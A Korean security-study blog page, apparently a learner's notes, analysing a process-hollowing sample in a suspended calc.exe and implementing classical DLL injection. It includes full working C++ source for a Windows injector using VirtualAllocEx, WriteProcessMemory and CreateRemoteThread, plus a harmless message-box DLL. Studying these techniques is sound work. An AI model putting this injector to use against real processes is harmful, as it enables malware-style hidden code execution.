

그 다음으로 Injector와 calc.exe에 섹션과 뷰를 생성하여 뷰에 Injector의 메모리 이미지를 넣은 것을 볼 수 있다.

Injector와 calc.exe의 섹션과 뷰


마지막으로 중단된 쓰레드를 실행시키면 계산기가 아닌 주입된 메모리 이미지의 특정 함수가 실행된 것을 볼 수 있다.

중단된 계산기 프로그램 실행


글 읽어주셔서 감사합니다. 배우는 과정이라 혹시 잘못된 부분이나 부족한 부분이 있으면 알려주시면 감사합니다. 

References
1. https://whitecherryblossom.tistory.com/36


[Process Hollowing] 프로세스 할로잉

개요 프로세스 할로잉(Process Hollowing)이란, 악성코드가 주로 사용하는 기술로 대상 프로세스의 이미지를 언매핑하고 자신의 이미지를 매핑하는 기술이며 PE 이미지 스위칭(PE Image Switching)으로도

whitecherryblossom.tistory.com

2. https://www.aladin.co.kr/shop/wproduct.aspx?ItemId=339295526&srsltid=AfmBOop7oVbb80wIxT2yJNAuNUAAkffq5jAvzAyvWxYqbAKKgcnpfnpU (이 책의 샘플 파일)


멀웨어 분석과 리버스 엔지니어링 | 에이콘 해킹과 보안 시리즈 | 아비짓 모한타.아눕 살다나

멀웨어 분석과 리버스 엔지니어링에 대한 깊은 이해가 사이버 위협에 대응하는 데 필수적임을 보여주며, 기초부터 고급 기술까지 필요한 모든 지식을 체계적으로 제공하는 책이다. 또한 리버스

www.aladin.co.kr


1번 자료는 중단된 프로세스의 이미지를 UnMap하고 실행시키고자 하는 파일의 이미지로 매핑시키는 방법으로 PE 파일을 이미지로 매핑하는 과정이 필요하다. 이 글에서는 GUI 프로그램은 GUI로, 콘솔 프로그램은 콘솔로 스위칭해야 실행이 가능하다고 알려주고 있다.


2번은 샘플 exe 파일을 IDA와 x64dbg로 디버깅하여 진행과정을 분석했다. 이 샘플 파일은 자기 자신에 두 가지의 코드가 있다. 하나는 인젝션을 수행하는 메인 코드이고, 또 하나는 중단된 프로세스에서 실행될 코드이다. 그래서 x64dbg로 보게 되면 아래처럼 Entry Point 위에 별도의 코드가 존재한다.

인젝션 코드

같은 파일이 삽입되지만 EIP를 이 코드 위치로 넣음으로써 중단된 프로세스에서 원하는 코드를 실행시킨다. 

중단된 프로세스에 PE 이미지 삽입

1번의 방법은 인젝션 할 파일이 별도로 존재하고 2번의 방법은 자기자신을 삽입한다. 따라서 사용되는 API와 그 순서가 다르다. 어떤 방법으로 구현하든 파일을 이미지로 변환하고, Relocation 과정이나 TEB를 올바르게 수정하는 데에 주의하며 개발해야 겠다.

※ 본 글의 목적은 정보보안 학습 및 연구에 있습니다. 기술의 불법적 사용은 금지되며, 그로 인한 결과는 사용자 본인에게 책임이 있습니다.


고전적인 DLL 인젝션을 만든다.


Classical DLL Injection 도식화


# Files to create for classical DLL Injection

  • DLL -- 대상 프로세스에 주입할 DLL
  • Injector -- 대상 프로세스에 DLL을 주입하는 프로그램

#DLL

dll이 잘 주입되었는지 확인할 수 있도록 프로세스에 접근할 때 간단한 메세지 박스를 띄우는 dll 제작

Code

더보기
#include <windows.h>

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        MessageBox(NULL, L"(・⊝・)▷", L"Pumpkin Potato", MB_OK | MB_ICONWARNING);
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}


rundll32.exe를 통해서 가상환경에서 실행해보니 메세지박스를 잘 띄운다.

DLL Test


# Injector

Target Process의 PID를 입력하면 해당 프로세스의 메모리를 할당해 DLL 이름을 입력하고, LoadLibraryW 함수를 실행하는 스레드를 원격으로 실행해 DLL을 로드.

Code

더보기
#include <Windows.h>
#include <iostream>
#include <cwchar> // wcslen

typedef HMODULE (WINAPI* LPFN_LoadLibraryW)(LPCWSTR);

int main() {
	LPCWSTR dllPath = L"C:\\ppDLL.dll";
	DWORD pid;
	std::cout << "Target Process의 PID를 입력하세요: ";
	std::cin >> pid;

	HANDLE target_process_handle = OpenProcess(PROCESS_ALL_ACCESS, TRUE, pid);
	if (!target_process_handle) {
		std::cerr << "Error in OpenProcess - " << GetLastError() << std::endl;
		return 1;
	}
	std::cout << "Open " << pid << " Process" << std::endl;

	LPVOID allocated_address = VirtualAllocEx(target_process_handle, NULL, 13, MEM_COMMIT, PAGE_READWRITE);
	if (!allocated_address) {
		std::cerr << "Error in VirtualAllocEx - " << GetLastError() << std::endl;
		CloseHandle(target_process_handle);
		return 1;
	}
	std::cout << "Allocated Memory Address is " << allocated_address << std::endl;

	if (!WriteProcessMemory(target_process_handle, allocated_address, dllPath, (SIZE_T)(wcslen(dllPath) + 1) * sizeof(wchar_t), NULL)) {
		std::cerr << "Error in WriteProcessMemory - " << GetLastError() << std::endl;
		CloseHandle(target_process_handle);
		return 1;
	}
	std::cout << "Successfully Wrote DLL Path to Memory" << std::endl;

	HMODULE hKernel32 = GetModuleHandleW(L"kernel32.dll");
	LPFN_LoadLibraryW pLoadLibraryW = (LPFN_LoadLibraryW)GetProcAddress(hKernel32, "LoadLibraryW");
	
	HANDLE hThread = CreateRemoteThread(target_process_handle, NULL, 0, (LPTHREAD_START_ROUTINE)pLoadLibraryW, allocated_address, 0, NULL);
	if (!hThread) {
		std::cerr << "Error in CreateRemoteThread - " << GetLastError() << std::endl;
		CloseHandle(target_process_handle);
		return 1;
	}

	WaitForSingleObject(hThread, INFINITE);
	CloseHandle(hThread);
	CloseHandle(target_process_handle);

	std::cout << "Success Classical DLL Injection" << std::endl;
	return 0;
}


Classical DLL Injection을 구현하기 위해 사용한  주요 API 흐름
            OpenProcess -> VirtualAllocEx -> WriteProcessMemory -> CreateRemoteThread


# 최종 실행

실행 화면


메모장의 PID를 넣어주면 ppDLL.dll의 메세지박스가 출력되는 것으로 보아 DLL Injection이 잘 수행되었다. Process Hacker 2 도구를 이용해서도 더 자세히 볼 수 있다.


먼저 메모리를 살펴보면 RW(Read Write) 권한으로 메모리가 잘 할당되어있고, 그 안에 dll 경로가 들어가 있는 것을 볼 수 있다.

메모리 할당


그 다음으로 CreateRemoteThread 함수로 생성한 원격 쓰레드가 잘 생성돼있는 것을 볼 수 있다.

쓰레드 생성


메모장이 로드한 모듈에도 ppDLL.dll이 잘 들어가 있는 것을 볼 수 있다.

로드된 DLL


글 읽어주셔서 감사합니다. 배우는 과정이라 혹시 잘못된 부분이나 부족한 부분이 있으면 알려주시면 감사합니다. 


+ Recent posts